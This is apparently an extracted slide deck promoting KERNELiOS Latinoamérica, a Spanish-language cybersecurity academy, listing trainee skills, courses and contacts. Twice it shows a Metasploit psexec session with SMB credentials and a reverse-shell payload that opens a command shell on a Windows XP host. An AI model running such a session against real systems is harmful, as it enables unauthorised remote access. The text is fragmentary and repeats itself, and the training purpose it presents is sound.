


Fuente: <https://www.xataka.com/basics/que-es-un-ataque-ddos-y-como-puede-afectarte>

Invitación a hacer cambios

Dominios de capacitación





¿Cómo me entreno?

Perfil Especialista en Ciberseguridad

- Egresado o con conocimientos en Ciencias de la Computación, Ingenierías afines a Tecnologías de Información, Ciencia de Datos e Inteligencia Artificial
- Deseable inglés avanzado
- Conocimientos prácticos en:
 - Cómputo en la nube
 - Análisis estático de malware
 - Análisis forense de memoria
 - Análisis en detección de inyecciones de código
 - Análisis forense de archivos
 - Uso de herramientas de inteligencia de amenazas (virus total, reglas YARA)
 - Programación en lenguajes de alto y bajo nivel
- **Soft skills:**
 - Comunicación
 - Liderazgo
 - Inteligencia emocional
 - Atención al cliente
 - Resolución de problemas
 - Flexibilidad
 - Resiliencia
 - Curiosidad

Preguntas y respuestas ¿?





MÉXICO | LATINOAMÉRICA

KERNELiOS

SIMULATING CYBER THREATS

#UNSTOPPABLE



Kernelios Latin America



KERNELiOS Latin America



KERNELiOS Latin America



Ice
ISRAEL
CYBERSECURITY
ENTERPRISE

kernelios.com/es/

Copyright ©

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
```

GRACIAS

```
-98f038001003:2.0@ncacn_np:
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp--"MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)
```

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>



#Ciberguerrero

info@kernelios.com.mx

>>Aumenta las posibilidades de tener un mejor futuro profesional.

KERNELiOS Latinoamérica es parte del hub de empresas Israelíes: [ICE](#).



KERNELiOS Latinoamérica



MÉXICO | LATINOAMÉRICA

KERNELiOS

SIMULATING CYBER THREATS

>>Construyendo talento de ciberseguridad<<



Diferenciadores:

Única academia
certificada por el
Directorado de
Ciberseguridad de Israel


Cursos en vivo y
100% prácticos

Preparación para
futuras amenazas

Instructores del
mayor nivel

Academia física
(presencial) y online

Academia vanguardista de ciberseguridad



Portafolio de Cursos, Diplomados y Certificaciones

Los cursos y certificaciones se dividen en varios niveles con la intención de preparar a los interesados en cualquier ámbito de las tecnologías de información, aplicado a la ciberseguridad.

Nivel	Acrónimo y duración	Nombre
Básico	CHCSS + Linux (450 h)	Especialista Operativo en Ciberseguridad + Linux
Básico	CHCSS (310 h)	Especialista Operativo en Ciberseguridad
Básico	CHOC (150 h)	Ciberseguridad
Básico	CHFC (21 h)	Fundamentos de Ciberseguridad
Intermedio	CHPTE (150 h)	Experto en Pruebas de Penetración (Pentesting)
Intermedio	CHCFE (50 h)	Experto en Ciberseguridad Forense
Avanzado	CHSAE (135 h)	Analista experto en SOC
Avanzado	CHMFE (50 h)	Experto en Análisis Forense de Malware y Memoria Windows
Avanzado	CHWHV (50 h)	Cazador Avanzado de Amenazas Web (Caza de Día-0)
Avanzado	CHWAH (50 h)	Hacker de Aplicaciones Web (Codificación Segura)
Avanzado	CHSE (50 h)	Experto en SIEM (Gestión de Eventos de Seguridad de la Información)


```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...

-98f038001003:2.0@ncacn_np:

[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp-"MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.100:1073)
```

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>



MÉXICO | LATINOAMÉRICA

KERNELiOS
SIMULATING CYBER THREATS

#Ciberguerrero

info@kernelios.com.mx

>>Aumenta las posibilidades de tener un mejor futuro profesional.

KERNELiOS Latinoamérica es parte del hub de empresas Israelíes: **ICE**.

